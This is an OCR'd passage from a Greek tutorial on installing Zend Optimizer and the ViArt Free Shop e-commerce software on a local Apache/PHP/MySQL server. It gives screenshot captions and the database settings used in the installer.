
Εικόνα 43: Install Shield Wizard.




Εικόνα 44: Install Shield Wizard.




Εικόνα 45: Install Shield Wizard.




Εικόνα 46: Install Shield Wizard.




Εικόνα 47: Install Shield Wizard.



Εικόνα 48: Install Shield Wizard, verify information.



Εικόνα 49: Install Shield Wizard.




Εικόνα 50: Install Shield Wizard.

Τέλος, για να επιβεβαιώσουμε αν το Zend Optimizer έχει εγκατασταθεί επιτυχώς, μπορούμε να το ελέγξουμε στο server μας, εκτελώντας το αρχείο test.php το οποίο υπενθυμίζουμε ότι περιέχει την εντολή:


<? Php Phpinfo () ;?>

Και εμφανίζεται η εικόνα 46:



Εικόνα 51: αρχείο test.php .

Για να ενεργοποιήσουμε το Zend Optimizer πρέπει να χρησιμοποιήσουμε τις σωστές ρυθμίσεις στο c:\apache\bin\php.ini



Εικόνα 52: αρχείο php.ini .


Αφού αποθηκεύουμε τις αλλαγές στο αρχείο php.ini κάνουμε επανεκκίνηση τον Apache server μας.

3. Εγκατάσταση του ViArt Free Shop


Αρχικά, πηγαίνουμε στη διεύθυνση http://www.viart.com/FreeEvaluation και αποθηκεύουμε στο σύστημα μας το viart shop evaluation ως windows εκτελέσιμο αρχείο.

Εγκαθιστούμε το viart_shop-3.5.exe ακολουθώντας τα εξής βήματα όπως φαίνεται στις παρακάτω εικόνες:


Εικόνα 53: Επιλέγουμε next.



Εικόνα 54: Επιλέγουμε install.




Εικόνα 55: setup.



Εικόνα 56: Το Viart έχει εγκατασταθεί.


Στη συνέχεια, ανοίγουμε τον browser μας και πληκτρολογούμε http://localhost/Viart_shop/ , και εμφανίζεται η παρακάτω εικόνα:




Εικόνα 57: Μας ζητείται να συμπληρώσουμε τα παρακάτω πεδία.

- Τύπος Βάσης Δεδομένων (Database Type): επιλέγουμε MySql.
- Όνομα εξυπηρετητή (Host name): γράφουμε localhost.
- Πόρτα (Port): γράφουμε 3306, επειδή είναι ο πιο συνηθισμένος αριθμός πόρτας, αλλά σε πολλές περιπτώσεις μπορεί να παραμείνει κενό.
- Όνομα της Βάσης (Database Name/ DSN): το όνομα της βάσης δεδομένων που έχουμε δημιουργήσει, στην περίπτωση μας alexiaDBshop
- Όνομα χρήστη (Username): γράφουμε root, επειδή είναι το όνομα του διαχειριστή που είχαμε δημιουργήσει στην αρχή.
- Κωδικός (Password): το αφήνουμε κενό, επειδή δεν είχαμε δώσει κωδικό.
- Συνεχής σύνδεση (Persistent Connection): δεν το τσεκάρουμε.
- Δημιουργία Βάσης Δεδομένων (Create DB): το τσεκάρουμε.
- Γεμίστε τη Βάση Δεδομένων (Populate DB): τσεκάρουμε εδώ για να δημιουργήσουμε τη δομή της Βάσης Δεδομένων και να συμπληρώσουμε τα δεδομένα της.
- Δοκιμή Δεδομένων (Test Data): το τσεκάρουμε για να προσθέσουμε δεδομένα στη Βάση Δεδομένων μας.

Στο τέλος της σελίδας επιλέγουμε next και μας οδηγεί στο δεύτερο βήμα που περιγράφεται στις εικόνες 53 και 54.



Εικόνα 58: populating database structure progress.

